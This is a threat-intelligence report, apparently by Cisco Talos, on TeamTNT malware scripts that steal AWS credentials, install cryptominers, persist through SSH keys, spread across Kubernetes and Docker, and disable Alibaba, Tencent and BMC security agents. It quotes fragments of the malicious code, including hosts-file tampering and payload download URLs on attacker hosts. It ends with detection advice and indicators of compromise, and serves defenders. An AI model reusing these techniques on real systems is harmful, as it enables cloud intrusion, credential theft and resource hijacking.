

TeamTNT targeting AWS, Alibaba



By [Darin Smith](#).

- TeamTNT is actively modifying its scripts after they were made public by security researchers.
- These scripts primarily target Amazon Web Services, but can also run in on-premise, container, or other forms of Linux instances.
- The group's payloads include credential stealers, cryptocurrency miners, persistence and lateral movement.
- TeamTNT scripts are also capable of disabling cloud security tools, such as Alibaba's aegis cloud security agent.

Summary

Cisco Talos has recently received modified versions of the TeamTNT cyber crime group's malicious shell scripts, an earlier version of which was detailed [by Trend Micro](#), from an intelligence partner. According to our intelligence partner, the malware author modified these tools after they became aware that security researchers published the previous version of their scripts. These scripts are primarily designed to target Amazon Web Services (AWS) but could also run in on-premise, container or other forms of Linux instances.

Besides the primary credential stealer scripts, there are several TeamTNT payloads focused on cryptocurrency mining, persistence and lateral movement using techniques such as discovering and deploying onto all Kubernetes pods in a local network. There is also a script with login credentials for the primary distribution server, and another with an API key that might provide remote access to a tmate shared terminal session. Some of the TeamTNT scripts even contain defense evasion functions focused on disabling Alibaba cloud security tools. The focus on compromising modern cloud environments sets TeamTNT apart from many of the other cybercriminals encountered by Cisco Talos.

This post describes the functionality of the various scripts provided, serving as a "field guide" of sorts for further analysis and provides centralized documentation for all indicators of compromise and other atomic intelligence attributes. Any alerts that may be triggered by the malware are described as well, though unfortunately, there are no AWS or cloud API calls made. The [Secure Cloud Analytics \(SCA\)](#) alert AWS Temporary Token Persistence should detect the use of temporary credentials generated by users of the credentials exfiltrated from the Instance Metadata Service, while a confirmed threat watchlist may catch traffic to the TeamTNT servers and cryptocurrency mining pools. Additionally, while most of the mining scripts are configured to use 70% of available CPU power, rather than 100%, this would still be apparent through the SCA Cloud Security Posture Management dashboard if that is monitored.

Files & Testing

GRABBER_aws_cloud.sh

This is a bash script to collect and exfiltrate AWS credentials (specifically, IAM key pairs) from a target instance. Along with the main cred stealing capability and various other functions such as locking files and updating packages, it modifies the `/etc/hosts` file to map the domains `chimaera[.]cc` and `teamtnt[.]red` to the IP address `45.9.148[.]108`. Google's DNS server IP addresses are also added to `/etc/resolv.conf`.

```

function DNS_MODIFIKATIONEN(){
if [[ ! "$(grep '45.9.148.108 chimera.cc' /etc/hosts)" ]]; then TNT_IER chimera /etc/hosts; UNLOCK_FILE /etc/hosts
echo "45.9.148.108 chimera.cc" >> /etc/hosts 2>/dev/null; LOCK_FILE /etc/hosts; fi

if [[ ! "$(grep '45.9.148.108 teamtnt.red' /etc/hosts)" ]]; then TNT_IER teamtnt /etc/hosts; UNLOCK_FILE /etc/hosts
echo "45.9.148.108 teamtnt.red" >> /etc/hosts 2>/dev/null; LOCK_FILE /etc/hosts; fi

if [[ ! "$(grep 'nameserver 8.8.8.8|nameserver 8.8.4.4' /etc/resolv.conf)" ]]; then
TNT_IER nameserver /etc/resolv.conf; fi

if [[ ! "$(grep 'nameserver 8.8.8.8' /etc/resolv.conf)" ]]; then UNLOCK_FILE /etc/resolv.conf
echo "nameserver 8.8.8.8" >> /etc/resolv.conf 2>/dev/null; LOCK_FILE /etc/resolv.conf; fi

if [[ ! "$(grep 'nameserver 8.8.4.4' /etc/resolv.conf)" ]]; then UNLOCK_FILE /etc/resolv.conf
echo "nameserver 8.8.4.4" >> /etc/resolv.conf 2>/dev/null; LOCK_FILE /etc/resolv.conf; fi
}

```

Before performing any other functions, it checks if the system hostname is "HaXXoRsMoPPeD" and exits if it is. This type of check statement is typically done to avoid executing on the malware author's own system. It also checks the system architecture, and explicitly supports "aarch64," or 64-bit ARM processors, especially useful for AWS malware considering the popularity of the provider's Graviton processors. The script contains various strings in German, such as "Alle AWS Systemvariablen."

As for actually acquiring credentials, the script checks the following locations and APIs:

- Linux system environment variables containing the string 'AWS', which it attempts to acquire from /proc/*/environ.
- Docker environment variables containing the string 'AWS', obtained by executing the command \$(docker inspect \$(docker ps -q)).
- The default AWS CLI credential file locations at /home/.aws/credentials and /root/.aws/credentials.
- Temporary credentials from the AWS Instance Metadata Service (IMDS), including a session token, with queries to the EC2 and Container endpoints. Note: While the query alone would not be detected using Cisco Secure Cloud Analytics, later use of these credentials to generate additional temporary credentials will be detected by the alert "AWS Temporary Token Persistence."



Finally, the malware writes any credentials gathered by the previous functions to the location "/var/tmp/TeamTNT_AWS_STEALER.txt", and sends this to the URL http://chimera[.]cc/in/AWS.php using cURL and deletes the file. When run on the victim EC2 instance with all network traffic blocked by the VPC Security Group so that the script could not contact TeamTNT's servers, no CloudTrail, GuardDuty or SCA events were generated.

init.sh

This is a simple script that pulls the two Kubernetes payload scripts from 45.9.148[.]108 using cURL and executes them.

init_main_root.sh

This script serves as something of a compilation of many of the other scripts and functions detailed herein. Specifically, it has the standard history control and clearing, file locking and permissions modification, DNS modification and package management update functions. It also installs XMRig and the bot at http://45.9.148[.]182/bin/bot_root/\$C_hg_SYS and turns it into a rootkit that will persist across reboots if possible. Finally, it downloads the grabber.sh script and executes it.

Kubernetes_root_PayLoad_1.sh

This script has many of the same functions as GRABBAR_aws_cloud.sh for checking system variables, exiting depending on the hostname, and updating packages and DNS entries on the victim system. As usual, it checks the system architecture using the command uname -m and saves this as the variable \$C_hg_SYS. Its primary function is downloading a script hosted at the URL "http://85.214.149[.]236:443/sugarcrm/themes/default/images/SugarLogic/.../TNTb/\$C_hg_SYS" and saving it as "/usr/bin/dockerd_env". This means it will download a file named "aarch64", "x86_64" or "i386" from the TNTb directory on the distribution server. The aarch64 and x86_64 files were included in the collection of malware received by RET, and their hashes are detected on VirusTotal as the Tsunami malware.

It will attempt to use cURL, Wget and a custom bash function built into the script to download this file in case any of the options are unavailable. It then uses the **chattr** tool to make this new script impossible to modify using the -ia flag, makes it executable and modifies the permissions. Next, it checks the process ID number of dockerd_env, and if it doesn't have a pid again adds the executable bit and attempts to run the executable. Finally, it kills ~/.dockerd, ~/.kube and ~/.configure, and removes the file k31r.sh.

Kubernetes_root_PayLoad_2.sh

As the name implies, this is an enhanced version of Kubernetes_root_PayLoad_1.sh with various added functionality. It has a hardcoded Monero wallet address and SSH key included in the code, which can be found in the "Indicators of Compromise" section below. Besides the functionality included in version 1, it uses **Execution Guardrails (Mitre ATT&CK T1480)** by only executing the rest of the script if XMRig is not already installed. It also performs **Impair Defenses (ATT&CK T1562)** by disabling various defensive services, especially Alibaba Cloud agents such as aliyun-service, cloudmonitor and aegis along with the **BMC agent**. It also will clean up previous miners that may have been installed, including monerocean. There are no attempts made to disable AWS defensive services such as CloudTrail

or GuardDuty through API calls, so unfortunately, none of SCA's current Impair Defenses alerts would capture this behavior.

Once the system checks have been completed, a configuration file for XMRig is written to disk at the path "/usr/sbin/.configure/config.json". The defanged configuration template utilized is [saved here](#), and includes a number of Monero pools to contribute to if mining is successfully set up on the victim infrastructure ([ATT&CK T1496, Resource Hijacking.](#)) After creating the config file, xmrig is downloaded, setup and executed, with the target hash rate set to 70% of the available CPU capacity and large memory pages enabled. A system service is created to make sure XMRig survives reboots with the alias "sad_service.service" using systemctl ([ATT&CK T1547](#)). Finally, the SSH key specified at the beginning of the script is added to the authorized SSH keys for the system for persistence, and the file "k32r.sh" is deleted. Considering no cloud provider API calls are made, it is unlikely that any SCA alerts would fire for this script's execution, although network traffic from XMRig to the mining pool addresses might be caught after execution.

Setup_Rainbow_miner.sh

```
{
  "RunMode": "client",
  "ServerName": "45.9.148.182",
  "ServerPort": 9999,
  "ServerUser": "HildeGard",
  "ServerPassword": "TeamTNT*4ever",
  "EnableServerConfig": "1",
  "EnableServerPools": "1",
  "ServerConfigName": "algorithms,coins,config,pools,scheduler"
}
EOL
```

This file is a simple script that clones the open-source [RainbowMiner from GitHub](#), uses cURL to download [PowerShell from GitHub](#), and writes a configuration file to disk at the following location: "/usr/bin/rbm/Config/config.txt" and runs three other scripts: install.sh, initclient.sh and start-screen.sh. It also performs the usual hostname and existing service checks and cleans up old configuration files if they are present on the system. The configuration file contains the server login information in the screenshot above. By pinging the IP address, it was determined that the server is still up, but we've not been able to determine any other further details.

Setup_ETH_Miner.sh

Similarly to Setup_Rainbow_miner.sh, this script specifies the URLs for the open-source [lolMiner from GitHub](#) and the NVIDIA Tesla_T4 driver, and starts mining with the command:

```
./systemd --algo ETHASH --pool 51.195.105.101:2020 --user
0x7420343c767fa5942aF034a6C61b13060160f59C.$(cat /etc/hostname)
```

It also performs a check for the presence of VGA devices using the lspci utility. Despite specifying the URLs for lolMiner and the Nvidia driver, it does not appear to download or install it.

Setup_ETH_MinerService.sh

Building upon Setup_ETH_Miner.sh, this script starts mining using the same Ether pool, writes the process ID number of the miner to the file "/usr/bin/emin.dat" and sets up the process as a system service. The service provides options for starting, stopping, restarting and getting the status of the miner.

Setup_WeaveScope.sh

To handle monitoring all the other container scripts included, the open-source [WeaveWorks Scope](#) utility is installed using this script. First, Docker is installed and started, then a Base64-encoded version of the scope's source code is echoed to the terminal, decoded and written to "/tmp/Cscope". A decoded copy of the defanged script is [saved here](#). Next, /tmp is mounted, /tmp/Cscope is given execute permissions, and it's launched with service token eido7wcr1dy9zqa47tjb8wb5539yqogq.

MOUNTSPLOIT_V2.sh

This script is enables persistence (ATT&CK TA0003) via editing SSH configuration (ATT&CK [T1098.004](#)) on the victim instance. As a secondary goal, it gathers local host system information ([ATT&CK T1592.002](#)) using commands such as fdisk -lu and lvsdisplay, and writes the output to files in /var/tmp, specifically "auth.dat", "sshconfig.dat", "sshconfig.txt" and "dev_path.dat". It includes an SSH key for "hilde@teamtnt[.]red", [saved here](#), which will be added as an authorized key and then generates a new SSH key and saves it as /root/id_rsa. It also installs OpenSSH if it is not already present on the victim system, and sets PermitRootLogin, PasswordAuthentication and PubKeyAuthentication to "yes" in the sshd configuration file. If the other operations are successful, it also uses SSH to download and execute Kubernetes_root_PayLoad_2.sh as the root user on localhost.

Setup_tmate.sh

As the name implies, this script installs the open-source terminal sharing utility tmate, which is a fork of tmux. While it declares [the GitHub URL](#) for a version of tmate as a variable, it actually downloads tmate from the distribution server

45.9.148[.]182 using wget, saving as "tmp/tmate". The API key "tmk-4ST6GRXU6GPUjIXHfSINe0ZaT2" and session name "testung002" are hardcoded in the script. It appears from one of the comments in the code (the URL [https://tmate\[.\]jo/HildeGard/testung001](https://tmate[.]jo/HildeGard/testung001)) that the malware author's tmate username is HildeGard. Tmate named sessions require registration according to [their documentation](#), meaning tmate should have at a minimum the user's email address and possibly other information.

DockerAPI-SSH-BreakOut.sh

This is a script for using SSH to connect to the localhost IP address and execute the script [setup_moneroocean_miner.sh](#) on the instance at that IP by first removing any existing SSH keys containing the string "chimaera" in their name, then generating a new keypair with ssh-keygen and attempting to write it to /root/.ssh/authorized_keys. It then will attempt to connect to root@127.0.0.1, echo a Base64-encoded version of the MoneroOcean script to the SSH terminal, decode it and run it. Next, it downloads the same MoneroOcean setup script from GitHub using cURL and tries to execute it again.

Kubernetes.LAN.IP.Range.sh

This script's primary purpose is scanning local IP address ranges and then deploying various miner payloads to any Kubernetes clusters or other instances within them. It performs the usual hostname and guardrail checks, looking for the path "/etc/.../.kube.lan.lock" and exiting if present, or creating the directory if not. Then it uses a custom pull() function to download cURL from 85.214.149[.]236, and then uses cURL to reach out to iplogger[.]jorg/1A4Cu7 which is a logging and analytics site, and icanhazip.com to get the victim system's public IP address. Next, it saves the file at http://chimaera[.]cc/data/bot.txt as ~/.dockerd, and then installs and tests pncan, jq and masscan, pulls the file libpcap.so from 85.214.149[.]236 and sets it as the environment variable LD_PRELOAD. This ensures that the libpcap library will be loaded into any future C programs compiled before any other libraries are loaded. Next, any existing file at "/usr/bin/kuben2" is deleted and the script is downloaded again using wget. Then, the IP ranges 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16, 169.254.0.0/16, and "100.64.0.0/10" are scanned using masscan and the results are saved in "/var/tmp/.out.txt". Finally, kuben2 is run with each local IP identified, and finally "/var/tmp/.out.txt" is deleted and the bash history is cleared.

Kubernetes_scan_LAN_IPs.sh

This seems to be an incomplete or corrupted script. It performs the normal environment setup and discovery and the hostname check, with no actual functionality.

Docker-API.IP.Range.sh

This is another container-oriented infection script, targeting Docker this time. The comments are again in German, and the description translates to "Infects all Docker containers of an x86_64 system with XmRig. The file /.dockerenv is replaced by XMRig and started". As is typical, it checks if it has been run already on the target instance by looking for a hidden directory called ".docker-api.ip.range.lock" and exits if so. If not, it makes this directory and then attempts to kill masscan, pncan and zgrab if they are running. It will also check if jq, masscan, zgrab, pncan, docker and cURL are installed, and download them from "http://dl1.chimaera[.]cc:443/sugarcrm/themes/default/images/SugarLogic/..." if not. Additionally, the files "libpcap.so", "ca.pem" and "kuben2.sh" are downloaded from "http://chimaera[.]cc". All of these utilities are installed and tested, the LD_PRELOAD environment variable is exported, and the file http://chimaera[.]cc/data/bot.txt is downloaded and saved as ~/.dockerd.

kuben2.sh

The following section in this script provides documentation on what the other scripts perform:

```
P1L="http://chimaera[.]cc/sh/Kubernetes.put.the.bot.sh" # first touch payload
P2L="http://chimaera[.]cc/sh/MountSshExploit.sh" # mount & breakout payload
P3L="http://chimaera[.]cc/sh/mo.sh" # setup root pod miner
P4L="http://chimaera[.]cc/sh/Kubernetes.XMR.tmp.Setup.sh" # setup temporär pod miner
P5L="http://chimaera[.]cc/sh/Kubernetes.put.the.bot.sh" # install just the bot payload
```

Kubernetes.XMR.tmp.Setup.sh

This is a simple script that downloads XMRig from http://chimaera[.]cc/bin/x86_64/xmrig and saves it as /tmp/xmrig, then runs it with the IP 15.236.100[.]141:10128 and a wallet address (captured in the "Indicators of Compromise" section below) specified. From the name, we can presume it was intended for use in Kubernetes pods, but could conceivably be run on almost any Linux-based system.

TeamTNT disables cloud security

There are two public articles about TeamTNT's defense impairment capabilities by [Trend Micro](#) and [Cado Security](#), but neither goes into substantive detail. There is one rather unique and interesting aspect that was not covered in depth in either of those documents, which is their extensive capabilities around disabling cloud security tools ([Mitre T1562.008](#).) TeamTNT is of interest due to its use of techniques that target modern development operations environments such as Docker, Kubernetes and public cloud providers, long avoided by malware authors who traditionally stick to on-premise and mobile environments. Basic analysis of the functions and their capabilities is provided below, followed by the results of setting up a virtual machine with the defensive security agents targeted for impairment and running the TeamTNT tool to test their actual behavior. IOCs identified and defensive recommendations are also provided.

Analysis

The majority of the defense impairment functions are targeted at [Alibaba Cloud Security's](#) various agents, but [Tencent Cloud Monitor](#) and the third-party [BMC Helix Cloud Security](#) agents are also targeted. This is of interest as while the majority of the malicious scripts target Amazon Web Services (AWS) Elastic Compute Cloud (EC2) virtual machines, these agents are most commonly found running within Alibaba Cloud Elastic Compute Service (ECS) or a Tencent Cloud VM. They certainly could be installed on a VM running within AWS or any other service, however, that would be somewhat unusual. TeamTNT does not make any attempts to disable the AWS CloudWatch agent, Microsoft Defender, Google Cloud Monitor, Cisco Secure Cloud Analytics, CrowdStrike Falcon, Palo Alto Prisma Cloud, or other common United States cloud security tools.


A version of the Alibaba defense impairment functions has been extracted from the script `Kubernetes_root_payload_2.sh` and [are saved here](#). The defense impairment functions have several [Base64 encoded strings](#), which makes static analysis difficult so those functions have been decoded and copied back into the file [ali-defense-impairment-base64-decoded.sh.txt](#) [here](#).

The following is a description of the various functions related to Alibaba defense impairment, in order:

- If there is a running process containing the string `[a]liyun` (with the 'a' being optional) in its name the operating system will be profiled by a simple check of the `/etc/os-release` file, then attempts will be made to kill various running Alibaba tools. Alibaba Cloud's official English/US documentation provides more information about their [aegis cloud security agent](#) and about the [Security Center threat detection and posture management service](#).
- The next function prints the name of various potential `kprobes` for aegis function calls to the command line, which will either enable or disable them depending on if they were already set on the system. Kprobes provide monitoring of any specified kernel instruction and are typically used for debugging or by security tools.
- Next, if the default aegis directory (`/usr/local/aegis`) is present on the system, attempts will be made using the [umount command](#) to unmount and then remove various sub directories, as well as delete the code for aegis and its associated utilities.
- At this point, aegis and associated tools should have been stopped, their instruction monitors disabled and their installation directory removed. Next, the function `uninstall_service` and `stop/remove` functions attempt to actually remove the installed agent, using various approaches depending on which distribution of Linux the script is running on.
- If a `systemctl` or `init.d` service is registered for aliyun or the `bcm-agent` (which is the Linux agent for BMC Helix), those are also disabled and stopped.
- The `yum` and `apt-get` package managers are also utilized to attempt to remove the aegis, bcm and aliyun agents.
- Finally, the malware attempts to disable and remove Tencent Cloud's `qcloud` agents and the Alibaba `cloudmonitor` tool, a GoLang version of their cloud security agent.

Testing

Alibaba



Server information	Provider /Region /VPC	Risks Status	Agent	Opera tion
44.234.01.30 Public -- Private -- core # Normal Internatp x Non-ASCL x	External host Non-AliCloud noncloudEcs	Unknown		View

To test out these capabilities, the aegis Alibaba Cloud Security agent was installed on an EC2 instance within AWS, which also had the Cisco Secure Endpoint (CSE) client installed and Cisco Secure Cloud Analytics (SCA) integrated with the AWS account. The following command was utilized to install Alibaba's agents:

- `wget "https://aegis.alicdn.com/download/install/2.0/linux/AliAqsInstall.sh" && chmod +x AliAqsInstall.sh && sudo ./AliAqsInstall.sh -k=Lu7q94`

After about five minutes, the VM showed up in Alibaba Cloud Security's "Assets" page as pictured above, and various vulnerability and configuration information could be assessed. Next, the TeamTNT script `Kubernetes_root_payload_2.sh`, which has been modified to send all network traffic to a Google Cloud VM rather than the actual TeamTNT server, was transferred to the target EC2 instance.

The script was run first without root privileges, which caused a large amount of permission denied errors for the removal of various files and directories, then with `sudo`. The cloud defense impairment functions worked as intended, shutting down the agent and removing all related files. There was a `systemctl` service left for aegis but it was no longer running. From the Alibaba Cloud console side, the connection to the agent and thus monitoring of the EC2 instance was lost. The XMRig configuration and other files were created in the directory `/usr/sbin/.configure`. Originally, before the script was modified to not contact the actual TeamTNT infrastructure, XMRig was downloaded from the IP address 85.214.149.236. A new user home directory, "hilde", is also created with an authorized SSH keys file that's available in the same extracted files directory. For other Indicators of Compromise, see the end of this document.

Defensive Recommendations

Prevention

Standard AWS security best practices will help limit the threat from cryptominers and other threats by reducing access to credentials with the requisite permissions to install them. To reduce the number of accounts with unnecessary permissions, don't use the account root user or provide users console access unless they need it and give high-privileged users the PowerUser policy rather than admin. It's also best practice to use role-based authentication with temporary tokens where possible. Require multi-factor authentication for all Identity and Access Management (IAM) users and the root user and implement automated static analysis of all source code to make sure no credentials are accidentally leaked as part of public code. Moving beyond IAM, AWS CloudTrail and GuardDuty should be enabled and Cisco Secure Cloud Analytics (SCA) should be integrated so that any adversaries that do get access to the target account will have their actions logged and alerted on. AWS CloudWatch can be configured to collect system logs and metrics from all Amazon Elastic Compute Cloud (EC2) instances for both detection and forensic analysis in the event of an incident. This is particularly useful for cryptocurrency mining, as high CPU, GPU or storage utilization is a common sign of cryptomining. AWS Systems Manager can also be set up to provide a more secure, IAM-based way of accessing EC2 instances remotely, without requiring an open network port and key management infrastructure for SSH. Instances being created in new regions or anomalous autoscaling events are also always of concern. [Securing the Cloud](#) has an article on other best practices for AWS infrastructure protection.

Detection

TeamTNT sets the CPU utilization to 70%, so an Amazon CloudWatch Alarm could be configured for ongoing steady utilization of exactly 70%, depending on the use case of the account and whether that is common for benign reasons. Similarly, the sudden creation or expansion of an Elastic Block Store (EBS) volume mounted to an EC2 instance to an unusual amount of utilized space may indicate a full blockchain has been downloaded, which some cryptominers perform. Of course, the defense impairment techniques themselves can be detected. At a simplistic level, if monitoring agents such as aegis unexpectedly go offline, that is concerning. Cisco Secure Cloud Analytics has a substantial amount of additional monitoring around various defense impairment techniques, but it is focused on AWS and Azure services — not Alibaba Cloud Security.

Conclusion

Cybercriminals who are outed by security researchers must update their tools in order to continue to operate successfully. As defenders, we can learn a lot from the updates made by these cybercriminals. The tools used by TeamTNT demonstrate that cybercriminals are increasingly comfortable attacking modern environments such as Docker, Kubernetes and public cloud providers, which have traditionally been avoided by other cybercriminals who have instead focused on on-premise or mobile environments. Successfully deploying malware in these modern environments requires cybercriminals to get creative when it comes to avoiding detection, as we can see from TeamTNT's efforts to disable cloud security services. Network defenders must also get creative when it comes to implementing new forms of detection and monitoring if we are to ensure the ongoing security of these systems.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	N/A
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Indicators of Compromise

Domains:

teamtnt[.]red
chimaera[.]cc

IP Addresses:

45.9.148[.]108
45.9.148[.]182
85.214.149[.]236
94.130.12[.]30
94.130.12[.]27
3.125.10[.]23

15.236.100[.]141
51.195.105[.]101

Wallet Addresses:

Bitcoin:

030f3a45d2c0a5200a7fed4734fead988eea4bc1ec48b92e6530610ffd082afe

Monero:

85HgMCKoDiP4LQ1XN5dQ7k73h6WX3pZn3BG4K5a5YdwxISxcJWe6JoH9jHtILtPbYcQqzYLPyQkEBRkjSVUc1HjD8Tj3D

84hYzyMkfn8RAb5yMq7v7QfcZ3zgBhsGxYjMKcZU8E43ZDDwDAdKY5t84TMZqfVvW84Dq58AhP3AbUNoxznvhvxEaV23f57T

438ss2gYTKze7kMqrgUagwEjtm993CVHK1uKHUBZGy6yPaZ2WNe5vdDFXGoVvtf7wcbiAUJix3NR9Ph1aq2NqSgyBkVFETZ

Ethereum:

0x7420343c767fa5942aF034a6C61b13060160f59C

SSH keys

Kubernetes_root_PayLoad_2.sh:

ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAQADYmuFzpuEpN/KHPbQkSUT1Xe/gVI3Fple/GlhJEnW84rCMsYhRe2xxcPc1xfZd10JBhM1kEhs5:
root@localhost

MOUNTSPLOIT_V2.sh.txt:

ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAQADYmuFzpuEpN/KHPbQkSUT1Xe/gVI3Fple/GlhJEnW84rCMsYhRe2xxcPc1xfZd10JBhM1kEhs5:
hilde@teamtnt.red

MountSshExploit.sh:

ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAQADYmuFzpuEpN/KHPbQkSUT1Xe/gVI3Fple/GlhJEnW84rCMsYhRe2xxcPc1xfZd10JBhM1kEhs5:
hilde@parrot

File hashes:

Filename	SHA256
./CLEAN.TeamTNT.sh	5483941dcb2fb017850f3d358e4b1cc45837f30f517ebbbb0718947c5c4d5d50
./Setup_tmate.sh	dd60805ec68e3285a2cd4f32083f10a8571e81fb99c03434359bf339011a4a4c
./Setup_RainBow_Miner.sh	96a52109973d50174252b05be64f3ddf0182137fc4186d7a5cef989a4604010d
./Setup_ETH_MinerService.sh	f05155c8be6bfd94c0ec891494aa064a93def34b122bd70b4d225ea13ffff9
./DockerAPI-SSH-BreakOut.sh	19575166abd57fecf7cb0a1459daf476e736b7386c54a2b3320b2fc6ae12b9d
./ssh_user.sh	84ce185b70b337342f3c43b594daa5f78737eff32bff03361349a81ac7808b78
./GRABBER_aws-cloud.sh	6075906fbc8898515fe09a046d81ca66429c9b3052a13d6b3ca6f8294c70d207
./CLEAN.other.miners.sh	6158197143f1696368e5a0b26f995b9801c2b29ca2e09df0aeb374a0fb3ce1b
./clean.sh	024445ae9d41915af25a347e47122db2fbeb223e01acab3dd30de4b35464965
./init_main_root.sh	244c8993f9092f47c78e8e1414cc7499de94cc3126d591ec920a3dc5cef9c6af
./MOUNTSPLOIT_V2.sh.txt	c991bedd44ce0425a157aa0c1fd03d39c5ae2bc019be4518fd979be780889537
./Kubernetes_root_PayLoad_2.sh	c57f61e24814c9ae17c57efaf4149504e36bd3e6171e9299fd54b6fbb1ec108c
./Setup.User.cURL.sh	5dc3daf24fc6ccaef2fec45bbb554f8090930d92a76f5d4c5a1f2487e484e0
./Kubernetes_root_PayLoad_1.sh	48f92bdc4c039437ba77e6c6a74bb0d4b747aa94fb815223ea6d735d04fcb733
./install-NVIDIA-driver.sh	030f3a45d2c0a5200a7fed4734fead988eea4bc1ec48b92e6530610ffd082afe
./Kubernetes_root_PayLoad_2.2.sh	b07ca49abd118bc2db92ccd436aec1f14bb8deb74c29b581842499642cc5c473
./Setup_ETH_Miner.sh	de651f9bc4e26a09a0d1ebc63a36c6139593bef6625822d59b2ccf37452ef716
./GRABBER_aws-cloud2.sh	6075906fbc8898515fe09a046d81ca66429c9b3052a13d6b3ca6f8294c70d207
./GRABBER_google-cloud.sh	7856273b2378b5a46e87fd8f91411c3c068a28c20d120d953e5307d5704ae0a2
./Kubernetes.LAN.IP.Range.sh	06e8e4e480c4f19983f58c789503dbd31ee5076935a81ed0fe1f1af69b6f1d3d
./ld.so.preload.sh	ea02410b2983cfa8cf6740f1f0dbd41d3d07da3f8d2b64ca85defa83060cae72
./init.sh	fa2a7374219d10a4835c7a6f0906184daaffd7dec2df954cfa38c3d4dd62d30d
./Setup_WeaveScope.sh	8388b707ddacfa551642a9a20a0eb3b7d40b9bdb8024e4f9c0ce8ee9e8a56d7d
./Kubernetes_scan_LAN_IPs.sh	71af0d59f289cac9a3a80eacd011f5897e0c8a72141523c1c0a3e623ceed8a5
./setup_monerocean_miner.sh	cef2707760086718175235810e3e49a7bbfedce482dee09eef3d302247e97142
./scan.kubernetes.lan.sh	e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855
./TNTb/x86_64	33c8591edd61c6e968e727683a63fba0352b5b6b59a0b3005628c38848dd7dd3
./TNTb/aarch64	95809d96f85e1571a3120c7c09a7f34fa84cb5902ad5172398dc2bb0ff1dd24a
./bot_u	5e1af7f4e6cf89cff44ee209399a9fab3bfd8f1ca9703fb54cee05cce2b16d4c
./libpcap.so	78facfc012957637c52763a17b94fd21f1e85f5dfaf26e459c1e4a9041e6f0e0
./my.xmr.sh	0085bf33d4e4e051a15a1bd70636055d709aeef79025080afc7a8148ece55339
./scan.sh	6c8a2ba339141b93c67f9d79d86a469da75bfbcb69f128a6ed702a6e3925d5a29
./AWS.sh	af2cf9af17fd6b338ba3079b312f182593bad19fab9075a77698f162ce127758
./ca.pem	3c4ddcf3e6bff60d52479d0d17c908e4813926e9729cf0a2bade843f8d8d4cb1
./Kubernetes_root_PayLoad_2.sh	f82ea98d1dc5d14817c80937b91b381e9cd29d82367a2dfbde60fcb073ea4316
./x86_64	a46c870d1667a3ee31d2ba8969c9024bdb521ae8aad2079b672ce8416d85e8df

./kuben2.sh	2d85b47cdb87a81d5fbac6000b8ee89daa1d8a3c8fbb5d2bce7a840dd348ff1d
./MountSshExploit.sh	da4a2ae560a6fad9c80182212da3440d678264b4d2d440c94168e36a530490a5
./Kubernetes.XMR.tmp.Setup.sh	721d15556bd3c22f3b4c6240ff9c6d58bfa60b73b3793fa8cdc64b9e89521c5b
./sx.sh	a4000315471cf197c0552aeec0e7afbe0a935b86ff9afe5b1443812d3f7185fa
./Docker-API.IP.Range.sh	0dab485f5eacbbaa62c2dd5385a67becf2c352f2ebedd2b5184ab4fba89d8f19
./Kubernetes.put.the.bot.sh	220737c1ee400061e886eab23471f98dba38fa8e0098a018ea75d479dcece05
./win/init2.bat	451a4cbb6b931d8bb8392f08e7c9ec517b1b1ef06f42e1c8105e4feaafd6b157
./win/nssm.zip	5b12c3838e47f7bc6e5388408a1701eb12c4bbfcd9c19efd418781304590d201
./win/xmrig-6.13.1-msvc-win64.zip	79bb16aa326a401e9cd1716d0ea1d6e1fdfdac945a7b4f4f4480be3a1e77cdd3
./win/xmrig.zip	17862610ea8190e3ed4d22099d324d9058b15c941ce97236405fc80d3c50d747
./win/k32r.sh	0ae5c1ddf91f8d5e64d58eb5395bf2216cc86d462255868e98cfb70a5a21813f
./win/init.bat	7bb1bd97dc93f0acf22eff6a5cbd9be685d18c8dbc982a24219928159c916c69
./xmr/x86_64	9315e055f4570b7a392447300dcc2ec06f09b57858c131a35e012bd0bb2356cd
./xmrig	b158fc11e1d4aeaf9d3111a285cd353eaff6627e328737a5a242d7ec219f4121
./mo.sh	1b72088fc6d780da95465f80ab26ba094d89232ff30a41b1b0113c355cffa57
Kubernetes_root_payload_2.sh:	c57f61e24814c9ae17c57efaf4149504e36bd3e6171e9299fd54b6fbb1ec108c
./TNTb/x86_64	33c8591edd61c6e968e727683a63fba0352b5b6b59a0b3005628c38848dd7dd3
./TNTb/aarch64	95809d96f85e1571a3120c7c09a7f34fa84cb5902ad5172398dc2bb0ff1dd24a
./xmr/x86_64	9315e055f4570b7a392447300dcc2ec06f09b57858c131a35e012bd0bb2356cd
./xmrig	b158fc11e1d4aeaf9d3111a285cd353eaff6627e328737a5a242d7ec219f4121